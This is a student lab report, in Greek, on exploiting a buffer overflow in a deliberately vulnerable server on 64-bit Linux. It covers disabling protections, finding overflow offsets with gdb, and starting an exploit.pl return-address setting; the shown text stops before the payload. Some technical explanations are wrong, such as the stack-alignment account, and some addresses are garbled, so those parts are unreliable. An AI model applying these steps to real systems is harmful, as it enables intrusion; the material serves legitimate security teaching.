



ΜΥΕ007

Ασφάλεια Υπολογιστικών και Επικοινωνιακών
Συστημάτων

Αναφορά 1ης Εργαστηριακής Άσκησης

Υπερχείλιση ενδιάμεσης μνήμης στο 64-bit Linux

Παναγιώτης Βουζαλής, 2653

Χειμερινό Εξάμηνο 2023



Περιεχόμενα

Προετοιμασία Συστήματος	3
Κατανόηση Θεωρίας.....	3
Πειράζοντας τον buffer του simple_server	7
Πού ξεκινάει το stack και ο buffer?	17
Τοποθέτηση \$offset_rip στο exploit.pl	21
Υπολογίζοντας το offset του return address	22
Προετοιμασία payload.....	25
Τοποθέτηση \$payload στο exploit.pl	26
Δημιουργώντας τα \$nopsled και \$buffstuff	27
Εκτέλεση της επίθεσης	28
Μια μικρή πιθανή επέκταση.....	31



Προετοιμασία Συστήματος

Πριν την επίθεση κάνω κάποιες παραδοχές όσον αφορά το σύστημα:

- Εκτελώντας `cat` παρατηρώ πως στο VM που μας δόθηκε ειναι by default απενεργοποιημένο το *Address Space Layout Randomization (ASLR)* και στο περιβάλλον του root και στο περιβάλλον του user.
Έτσι η επίθεσή μας απλοποιείται καθώς η τυχαιότητα του πού αποθηκεύονται τα δεδομένα στη μνήμη δεν παίζει ρόλο.

```
Terminal
File Edit View Terminal Tabs Help
root@mye007:~/Desktop# cat /proc/sys/kernel/randomize_va_space
0
root@mye007:~/Desktop#
```

ASLR is disabled

- Στο μεταγλωτισμό του αρχείου *simple_server.c* χρησιμοποιώ τα εξής flags για να κάνω τη στοίβα ευάλωτη:
`-fno-stack-protector`: Απενεργοποίηση της προστασίας του stack
`-z execstack`: Ενεργοποίηση του εκτελέσιμου stack

```
gcc -g -fno-stack-protector -z execstack -o simple_server
simple_server.c
```

- Χρησιμοποιώ την εντολή `set disassembly-flavor intel` στον `gdb` για να γυρίσω το συντακτικό από AT&T σε Intel

Κατανόηση Θεωρίας

Για την κατανόηση της θεωρίας, πέρα από το γραπτό παράδειγμα που παρουσιάζεται στην εκφώνηση, στηρίχτηκα στις παρακάτω πηγές τις οποίες χρησιμοποίησα βηματικά ως tutorial:

- [Creating your first buffer overflow in x64 machines - PandaOnAir](#)
- [Running a Buffer Overflow Attack - Computerphile on YouTube](#)
- https://cs.brown.edu/courses/cs033/docs/guides/x64_cheatsheet.pdf



Για να εξοικειωθώ με τη χρήση του gdb και την αναπαράσταση της μνήμης χρησιμοποίησα τον παρακάτω κώδικα:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char const *argv[]){
    char buffer[500];
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
    return 0;
}
```

Ο κώδικας αυτός δεσμεύει χώρο 500 bytes για έναν buffer στο compile time (άρα αυτός ο χώρος βρίσκεται στο stack) τον οποίον χρησιμοποιεί για να αποθηκεύσει το όρισμα/είσοδο που του δίνουμε κατα την εκτέλεση και στη συνέχεια να το εμφανίσει σαν output πριν τερματίσει.

```
root@mye007:~/Desktop# ./vuln "Hello mye007!"
Hello mye007!
```

Δίνοντας ως είσοδο μια ακολουθία από τον χαρακτήρα “A” μεγέθους 500 bytes (όσο και ο buffer) παρατηρώ πως ο κώδικας τερματίζει επιτυχώς.

```
root@mye007:~/Desktop# ./vuln $(python -c 'print "A" * 501')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA
```

Στην προσπάθειά μου να προκαλέσω segmentation fault, δοκιμάζω εισόδους μεγέθους από 501 μέχρι 519 bytes, με τις οποίες παρατηρώ πως ο κώδικας τερματίζει επιτυχώς.

```
root@mye007:~/Desktop# ./vuln $(python -c 'print "A" * 519')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA
```



Όταν ξεκινάω να δοκιμάζω εισόδους μεγέθους μεγαλύτερες από 520 bytes προκαλώ επιτυχώς *segmentation fault*.

```
root@mye007:~/Desktop# ./vuln $(python -c 'print "A" * 520')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```

Η παραπάνω συμπεριφορά με οδηγεί στο να υποπτευθώ πως ο buffer μου δεν είναι πραγματικά 500 bytes αλλά λίγα περισσότερα.

Τρέχοντας τον gdb και δίνοντας ως είσοδο μια ακολουθία 600 bytes προκαλείται πρόβλημα στη διεύθυνση 0x0000000000400593.

```
(gdb) run $(python -c 'print "A" * 600')
Starting program: /root/Desktop/vuln $(python -c 'print "A" * 600')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
AAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x0000000000400593 in main (argc=2, argv=0xfffffffffe3d8) at vuln.c:11
11 }
```

Εκτελώντας *disassembly main* παρατηρώ δύο πράγματα:

```
(gdb) disas main
Dump of assembler code for function main:
0x0000000000400546 <+0>:    push   rbp
0x0000000000400547 <+1>:    mov    rbp,rs
0x000000000040054a <+4>:    sub    rsp,0x210
0x0000000000400551 <+11>:   mov    DWORD PTR [rbp-0x204],edi
0x0000000000400557 <+17>:   mov    QWORD PTR [rbp-0x210],rsi
0x000000000040055e <+24>:   mov    rax,QWORD PTR [rbp-0x210]
0x0000000000400565 <+31>:   add    rax,0x8
0x0000000000400569 <+35>:   mov    rdx,QWORD PTR [rax]
0x000000000040056c <+38>:   lea    rax,[rbp-0x200]
0x0000000000400573 <+45>:   mov    rsi,rdx
0x0000000000400576 <+48>:   mov    rdi,rax
0x0000000000400579 <+51>:   call   0x400410 <strcpy@plt>
0x000000000040057e <+56>:   lea    rax,[rbp-0x200]
0x0000000000400585 <+63>:   mov    rdi,rax
0x0000000000400588 <+66>:   call   0x400420 <puts@plt>
0x000000000040058d <+71>:   mov    eax,0x0
0x0000000000400592 <+76>:   leave 
0x0000000000400593 <+77>:   ret
```




- Στη διεύθυνση `0x0000000000400593 <+77>` (τελευταία γραμμή) βρίσκεται το `return`. Το γεγονός αυτό σε συνδυασμό με το *segmentation fault error* που αναφέρει την ίδια διεύθυνση με κάνει να πιστεύω πως προκάλεσα overflow επιτυχώς και “έγραψα” πάνω από το `return address`.
- Στη διεύθυνση `0x000000000040054a <+4>` (τρίτη γραμμή) βλέπω πως γίνονται `allocate 528 bytes` για τον buffer του κώδικα μου. (`sub rsp, 0x210 -> 0x210 to decimal is 528`).

Συνεπώς η υποψία μου για το ότι τελικά ο buffer είναι μεγαλύτερος από όσο όρισα βγήκε σωστή. Μετά από σχετική αναζήτηση βρήκα πως η λειτουργία αυτή ονομάζεται *Stack Alignment*. Το address allocation γίνεται πάντα έχοντας ως σημείο αναφοράς την κοντινότερη δύναμη του 2.

Στην περίπτωση μου εφόσον ζήτησα buffer 500 bytes μου δόθηκε buffer $500 + 12 \text{ bytes}$ (σύνολο $2^9 = 512$). Μέχρι τα 528 bytes όμως τα οποία έγιναν τελικά `allocate`, υπολείπονται 16 bytes.

Αυτά, λόγω 64bit αρχιτεκτονικής μοιράζονται ως εξής:

8 bytes base pointer (6 + 2 padding) + 8 bytes ret.address (6 + 2 padding)



Δίνοντας μια είσοδο αρκετά μεγάλη, κατάφερα να γράψω πέρα από τον buffer και στην περιοχή που βρίσκονται οι *base pointer* και *return address*. Αυτό ακριβώς θα εκμεταλλευτώ αργότερα για να βάλω το *return address* μου να δείχνει προς την κατεύθυνση του payload μου.

Προχωρώντας παρακάτω, θα έχω στο νου μου αυτήν τη συμπεριφορά.



Πειράζοντας τον buffer του simple_server

Ξεκινάω την αναζήτησή μου δίνοντας εισόδους διαφορετικού μεγέθους με σκοπό να βρω πληροφορίες για τον buffer του *simple_server*. Δοκίμασα πολλές εισόδους αλλά παρακάτω αναφέρω αυτές που μου έκαναν εντύπωση. Επιθυμώ να βρω σε ποια διεύθυνση ξεκινάει, τι μέγεθος έχει, και πού ξεκινάει η διεύθυνση του return address.

Χρησιμοποιώ την *pattern_create.rb* για να δημιουργήσω ακολουθίες από bytes τις οποίες θα στείλω ως είσοδο στον *simple_server* μέσω *telnet*.

- Για είσοδο 100 bytes ο *simple_server* λειτουργεί κανονικά.
Παρατηρώ πως ενώ ως είσοδο έστειλα 100 bytes, ο server δέχτηκε συνολική είσοδο 102 bytes.

```
server: got connection from 127.0.0.1 port 42788
RECV: 102 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41 | Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62 | a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35 | 0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41 | Ab6Ab7Ab8Ab9Ac0A
63 31 41 63 32 41 63 33 41 63 34 41 63 35 41 63 | c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31 | 6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 0d 0a | Ad2A..
```

Αυτά τα 2 έξτρα bytes τυπώνονται ως τελείες στο τέλος της ακολουθίας που δέχθηκε ο *simple_server* καθώς βρίσκονται “εκτός printable range”. Εν ολίγοις, είναι ascii χαρακτήρες χωρίς αλφαριθμητική αναπαράσταση.

```
for(j=(i-(i%16)); j <= i; j++) { // Display printable bytes from line.
    byte = data_buffer[j];
    if((byte > 31) && (byte < 127)) // Outside printable char range
        printf("%c", byte);
    else
        printf(".");
}
```

Οι συγκεκριμένοι χαρακτήρες όπως φανερώνει η *hex* αναπαράστασή τους είναι οι *0d* και *0a* (*carriage return* και *line feed* αντίστοιχα). Με άλλα λόγια, είναι το *enter* που πατάμε στο πληκτρολόγιο για να στείλουμε την είσοδο στον *simple_server*. Εκ πρώτης όψης φαίνεται περίεργο πως ο *simple_server* λογίζει ως είσοδο το *enter*, όμως πρέπει κάπως να καταλάβει πού ακριβώς τελειώνει η ακολουθία της εισόδου. Περίεργο επίσης πως το *enter* πιάνει 2 bytes αντί για το αναμενόμενο 1 byte, αλλά αυτό έχει να κάνει με το γεγονός πως αναπαρίσταται με δύο ascii χαρακτήρες, ένα κατάλοιπο από την εποχή των γραφομηχανών το οποίο έχει επιβιώσει μέχρι σήμερα. Cool!



Από εδώ και πέρα θα χρησιμοποιώ ως είσοδο στον *simple_server* μία ακολουθία από χαρακτήρες “A” (hex 0x41) έτσι ώστε να μου είναι πιο εύκολο να παρατηρήσω overflow.

- Για συνολική είσοδο 144 bytes ο *simple_server* φαίνεται να λειτουργεί κανονικά και τερματίζει επιτυχώς χωρίς σφάλμα. Δεν παρατηρώ κάποιο overflow στον *base pointer* (*\$rbp*). Ο *instruction pointer / program counter* (*\$rip*) δείχνει κανονικά στο *return address*, δηλαδή την τελευταία γραμμή του κώδικα του *simple_server*.



- Για συνολική είσοδο 152 bytes ο *simple_server* φαίνεται να λειτουργεί κανονικά και τερματίζει επιτυχώς χωρίς σφάλμα. Βέβαια, παρατηρώ πως η είσοδός μου έχει γράψει πάνω στα 6 bytes του \$rbp και επιπλέον έχει γράψει και πάνω στα 2 bytes που αυτός χρησιμοποιεί για padding, εφόσον έχει υποστεί overflow. Ο *instruction pointer / program counter (\$rip)* εξακολουθεί να δείχνει στο *return address*, δηλαδή την τελευταία γραμμή του κώδικα του *simple_server*.

```
server: got connection from 127.0.0.1 port 42874
RECV: 152 bytes
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAA...
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAA..
```

```
Breakpoint 1, 0x0000000000400cf6 in main () at simple_server.c:78
78      }
(gdb) info registers
rax          0x0          0
rbx          0x4141414141414141          4702111234474983745
rcx          0xfffffffffffff90          -112
rdx          0xfffffffffffff90          -112
rsi          0x7fffffff4a0          140737488348320
rdi          0x41414141          1094795585
rbp          0xa0d414141414141          0xa0d414141414141
rsp          0x7fffffff538          0x7fffffff538
r8           0x0          0
r9           0x0          0
r10          0x7fffffff260          140737488347744
r11          0x246          582
r12          0x4008a0 4196512
r13          0x7fffffff610          140737488348688
r14          0x0          0
r15          0x0          0
rip          0x400cf6 0x400cf6 <main+514>
```



- Για συνολική είσοδο 153 bytes γίνεται invoke η *fatal* συνάρτηση του *simple_server*. Η συνάρτηση αυτή εμφανίζει το error *Address already in use* άρα η είσοδος που έδωσα πήγε εσφαλμένα να γράψει πάνω σε διεύθυνση η οποία χρησιμοποιείται ήδη. Υποθέτω πως αυτή η διεύθυνση είναι το *return address*, μιας που ήδη έχω κάνει overwrite τα 6+2 bytes του *\$rbp* και έχω γράψει και 1 byte παραπάνω.



- Στον κώδικα του *simple_server* παρατηρώ πως η *bind* κάνει *assign* τη διεύθυνση *&host_addr* στο socket με file descriptor *sockfd*. Το *sizeof(struct sockaddr)* ορίζει το μέγεθος σε bytes του *address struct* στο οποίο δείχνει η *&host_addr* (η διαδικασία αυτή λέγεται “*assigning a name to a socket*”).

```
if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1)  
    fatal("binding to socket");
```

Κατά το assignment του *&host_addr* στο socket λοιπόν, κάτι πάει στραβά στο σημείο *sizeof(struct sockaddr)* και συνεπώς καλείται η *fatal*.

Πιστεύω πως αυτό που πάει στραβά, έχει να κάνει με το μέγεθος του *struct sockaddr* το οποίο επηρεάζω εγώ δίνοντας είσοδο στον *simple_server* με συγκεκριμένο μέγεθος.

Άρα είναι σίγουρο πως με την είσοδο 153 bytes έχω βγει εκτός των ορίων που ορίζει ο χώρος (buffer + base pointer).



- Για συνολική είσοδο 154 bytes δεν καλείται η *fatal* συνάρτηση. Αντ' αυτού, προκαλείται κατευθείαν *segmentation fault*. Αυτό με οδηγεί στο να συμπεράνω πως η είσοδος που έδωσα ξεκινάει και γράφει πάνω στο *return address*.



- Για συνολική είσοδο 155 bytes προκαλείται *segmentation fault*, και 3 byte της ακολουθίας εισόδου φαίνονται στο *return address* που τυπώνει ο gdb (είναι ανάποδα λόγω little-endianess).

Αυτό επιβεβαιώνεται από τη διεύθυνση που κρατάει o \$rip.

Άρα η είσοδος που έδωσα πράγματι έγραψε πάνω στο *return address*.



- Για συνολική είσοδο 156 bytes προκαλείται *segmentation fault*, και κομμάτια της ακολουθίας εισόδου φαίνονται ξεκάθαρα στο *return address* που τυπώνει ο gdb (ανάποδα λόγω little-endianess).
Αυτό ξανά επιβεβαιώνεται από τη διεύθυνση που κρατάει ο \$rip.

- Συνεχίζοντας με αντίστοιχο τρόπο και δίνοντας εισόδους με το κατάλληλο μέγεθος, μπορώ να καταλήξω στο να έχω γράψει ολοκληρωτικά πάνω από το *return address*.
Όπως προανέφερα, λόγω 64bit αρχιτεκτονικής το *return address* έχει μήκος 8 bytes (6 bytes + 2 bytes padding -> τα τέσσερα μηδενικά μετά το 0x) από τα οποία όταν δεν έχω overflow χρησιμοποιούνται μόνο τα 6.



- Για συνολική είσοδο 158 bytes έχω γράψει πάνω και από τα 6 bytes του *return address*.



- Για συνολική είσοδο 160 bytes έχω γράψει πάνω και από τα 8 bytes του *return address*, και ο gdb τυπώνει τη διεύθυνση της τελευταίας γραμμής κώδικα του *simple_server*.

```


server: got connection from 127.0.0.1 port 42830
RECV: 160 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41 | Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62 | a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35 | 0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41 | Ab6Ab7Ab8Ab9Ac0A
63 31 41 63 32 41 63 33 41 63 34 41 63 35 41 63 | c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31 | 6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41 | Ad2Ad3Ad4Ad5Ad6A
64 37 41 64 38 41 64 39 41 65 30 41 a0 00 00 00 | d7Ad8Ad9Ae0A...
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37 | 2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 41 66 30 41 66 31 41 66 0d 0a | Ae8Ae9Af0Af1Af...
                                         }

Program received signal SIGSEGV, Segmentation fault.
0x0000000000400cf6 in main () at simple_server.c:78
78      }
```

Εν τέλει, δοκιμάζοντας εισόδους διαφορετικού μεγέθους μπορώ να υποθέσω με σιγουριά πως το μήκος (buffer + base pointer) είναι 152 bytes.

Τώρα μένει να βρώ πού ακριβώς ξεκινάει ο buffer.

Σχηματικά:





Πού ξεκινάει το stack και ο buffer?

Ακολουθώντας τα βήματα της εκφώνησης και του [tutorial](#), προσπαθώ να βρώ τη διεύθυνση από την οποία ξεκινάει η στοίβα και ο buffer μου.

Αρχικά εισάγω breakpoints:

1. Στη συνάρτηση *fatal*
2. Στην τελευταία γραμμή του *simple_server*

έτσι ώστε να έχω σημεία στα οποία μπορώ να παρακολουθήσω τα περιεχόμενα των registers που με ενδιαφέρουν (*\$rbp*, *\$rsp*, *\$rip*).

```
root@mye007:~/Desktop# gdb -q simple_server
Reading symbols from simple_server...done.
(gdb) set disassembly-flavor intel
(gdb) break * fatal+4
Breakpoint 1 at 0x40099a: file simple_server.c, line 10.
(gdb) break * main+514
Breakpoint 2 at 0x400cf6: file simple_server.c, line 78.
(gdb)
```



- Δοκιμή εισόδου 144 bytes από “A” - 0x41

Έχοντας κατά νού πως ο buffer μάλλον έχει usable μήκος 144 bytes, δοκιμάζω αρχικά μια είσοδο 144 bytes από περιέργεια και εξετάζω τον \$rsp. Παρατηρώ πως δείχνει στη διεύθυνση 0x7fffffe538, αλλά δεν φαίνεται πουθενά η είσοδος που έστειλα. Κοιτάζοντας 200 θέσεις πιο πίσω από τον \$rsp βλέπω ξεκάθαρα την είσοδο που έδωσα να ξεκινάει από τη διεύθυνση 0x7fffffe4a0. Μήπως εκεί ξεκινάει ο buffer?



- Δοκιμή εισόδου 256 bytes από “A” – 0x41

Προκαλώ κατάρρευση του *simple_server* με μία είσοδο των 256 bytes.

Εξετάζω τον \$rsp και παρατηρώ το τέλος της εισόδου μου στη διεύθυνση 0x7fffffff fe598 μείον 2 λέξεις των 4 byte η κάθε μία -> 0x7fffffff fe590.

```
(gdb) x/100x $rsp
0x7fffffff538: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffff548: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffff558: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffff568: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffff578: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffff588: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffff598: 0x41414141 0x0a0d4141 0x00000000 0x00000000
0x7fffffff5a8: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffff5b8: 0x00400d00 0x00000000 0xffffe618 0x00007fff
0x7fffffff5c8: 0x00000001 0x00000000 0x00000000 0x00000000
0x7fffffff5d8: 0x00000000 0x00000000 0x004008a0 0x00000000
0x7fffffff5e8: 0xffffe610 0x00007fff 0x00000000 0x00000000
0x7fffffff5f8: 0x004008c9 0x00000000 0xffffe608 0x00007fff
0x7fffffff608: 0x0000001c 0x00000000 0x00000001 0x00000000
0x7fffffff618: 0xffffe92d 0x00007fff 0x00000000 0x00000000
```



Επιβεβαιώνω τα ευρήματά μου κοιτάζοντας 200 θέσεις πιο πίσω από τον \$rsp και βλέπω πάλι ξεκάθαρα την είσοδο που έδωσα να ξεκινάει από τη διεύθυνση 0x7ffffffe4a0 και να τελειώνει στη 0x7ffffffe590.

```
(gdb) x/100x $rsp -200
0x7ffffffe470: 0x41414141      0x00000000      0x00000000      0x00000000
0x7ffffffe480: 0x00000000      0x00000000      0xf7fffe1a8       0x00007fff
0x7ffffffe490: 0x00000009      0x00000000      0x00400ce8       0x00000000
0x7ffffffe4a0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffffe4b0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffffe4c0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffffe4d0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffffe4e0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffffe4f0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffffe500: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffffe510: 0x41414141      0x41414141      0x41414141      0xfffffff
0x7ffffffe520: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffffe530: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffffe540: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffffe550: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffffe560: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffffe570: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffffe580: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffffffe590: 0x41414141      0x41414141      0x41414141      0x0a0d4141
```

Δοκιμάζοντας αρκετές εισόδους διαφορετικού μήκους πάντα έφτανα στην παρατήρηση πως η είσοδός μου ξεκινούσε από τη διεύθυνση 0x7ffffffe4a0. Είναι πια ασφαλές να υποθέσω πως ο buffer που αποθηκεύει την είσοδό μου ξεκινάει από αυτό το σημείο.

Η συγκεκριμένη διεύθυνση τυπώνεται κάθε φορά που ξεκινάω τον *simple_server*, και κάθε άλλο παρά τυχαίο δεν είναι αυτό, αν κοιτάξει κανείς τη γραμμή 48 στον κώδικα του *simple_server*:

```
(gdb) run
Starting program: /root/Desktop/simple_server
0x7ffffffe4a0
```

```
int main(void) {
    int sockfd, new_sockfd; // Listen on sock_fd, new connection on new_fd
    struct sockaddr_in host_addr, client_addr; // My address information
    socklen_t sin_size;
    int recv_length=1, yes=1;
    char buffer[64];
    printf("%p\n", buffer);
```



Τοποθέτηση \$offset_rip στο exploit.pl

Γνωρίζω ήδη πως ο register *\$rip* δείχνει στο *return address*, άρα στο αρχείο *exploit.pl* θα επιλέξω για *\$offset_rip* τη διεύθυνση `0x7fffffe4a0` στην οποία εγώ αργότερα θα τοποθετήσω κομμάτια *x90 NOP* για το *nopsled*.

```
# fill in the 8-byte rip address in hex (little-endian)
my $offset_rip = "\xa0\xe4\xff\xff\xff\x7f\x00\x00";
# 0x00007fffffe4a0 is \xa0\xe4\xff\xff\xff\x7f\x00\x00| 16bits because 64bit architecture
#
```

Βέβαια μετά από σχετική συζήτηση που κάναμε στο μάθημα, γνωρίζω από πριν πως τελικά δεν θα είναι αυτή η διεύθυνση που θα επιλέξω, αλλά μια διεύθυνση λίγο πιο κάτω, προς το μέσο του usable buffer, (π.χ `0xffffffffe500`) όμως we will cross that bridge when we get there.



Υπολογίζοντας το offset του return address

Για να βρω πού ξεκινάει το *return address*, ακολουθώ την εκφώνηση και προκαλώ κατάρρευση του *simple_server* με μία μεγάλη ακολουθία από bytes που ξέρω σίγουρα πως θα γράψουν πάνω από το *ret. address*.

Δημιουργώ μια ακολουθία 258 bytes με την *pattern.create.rb* και τη δίνω ως είσοδο στον *simple_server*:

```
Starting program: /root/Desktop/simple_server
0x7fffffff4a0
server: got connection from 127.0.0.1 port 35763
RECV: 258 bytes
